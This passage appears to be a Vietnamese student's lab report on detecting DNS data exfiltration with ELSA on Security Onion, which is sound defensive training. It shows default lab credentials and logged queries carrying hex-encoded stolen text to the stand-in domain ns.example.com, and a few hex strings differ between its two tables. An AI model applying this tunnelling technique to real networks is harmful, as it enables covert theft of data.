
Sau đó dùng lệnh cat để xem nội dung của file secret.txt



Bước 2: Xem log trên ELSA

Yêu cầu 3.2. Sinh viên thực hiện lấy thông tin liên quan đến tấn công lấy dữ liệu qua DNS trên công cụ ELSA, giải mã đoạn hex và so sánh với nội dung lấy được sau khi tấn công ở **Yêu cầu 3.1?**

Trên Security Onion, mở ELSA từ Desktop, sử dụng username/password là analyst/cyberops khi được yêu cầu.



Ở menu bên trái và chọn DNS > Bottom Requests để hiện danh sách request DNS theo thứ tự ít xuất hiện nhất (do URL đã tạo không có thực). Tìm các entry có dạng ns.example.com bắt đầu bằng chuỗi hexan.

Count	Value
2	cat.ns.example.com
2	697479206272656163682e0a.ns.example.com
2	www.facebook.com
4	_cloud_init_expected_not_found__openstacklocal
4	_cloud_init_expected_not_found_
4	does-not-exist.example.com
4	example.invalid
5	666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com
5	43414e464944454e5449414c20444143554d454e540a444f204e4f542053.ns.example.com
5	484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com
6	ntp.ubuntu.com

Tìm các entry có dạng ns.example.com bắt đầu bằng chuỗi hexan. Chính chuỗi hexan này làm URL trả về không đúng vì không có domain nào là dạng chữ và số ngẫu nhiên khiến user không thể nhớ được.


Count	Value
2	697479206272656163682e0a.ns.example.com
2	www.facebook.com
2	cat.ns.example.com
4	_cloud_init_expected_not_found_openstacklocal
4	_cloud_init_expected_not_found_
4	does-not-exist.example.com
4	example.invalid
5	484152450a5468697320646f63756d556e7420636f6e7461696e7320696e.ns.example.com
5	666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com
5	434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com
6	metasploitable.localdomain

⇒ Tìm được 4 entry có dạng ns.example.com bắt đầu bằng chuỗi hexan. Lưu các entry này vào 1 file .hex (chỉ lưu các chuỗi hexan thôi), đặt tên là 3.2.hex

```

3.2.hex - Mousepad
File Edit View Text Document Navigation Help
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
666f726d6174696f6e2061626f757420746865206c617374207365637572
484152450a5468697320646f63756d556e7420636f6e7461696e7320696e
697479206272656163682e0a
    
```

Thu thập tất cả các đoạn chuỗi hexan đáng ngờ như vậy rồi sử dụng xxd để đưa về dạng chuỗi.



- ⇒ So với nội dung lấy được sau khi tấn công ở yêu cầu 3.1 thì nội dung nhận được (sau khi giải mã đoạn hexan đã thu thập) không thực sự giống nhau bởi vì các câu từ và chữ bị xáo trộn dẫn tới nội dung không có ý nghĩa. Nhưng nếu sắp xếp lại cho đúng thì sẽ thấy nó có nội dung giống với nội dung lấy được ở 3.1.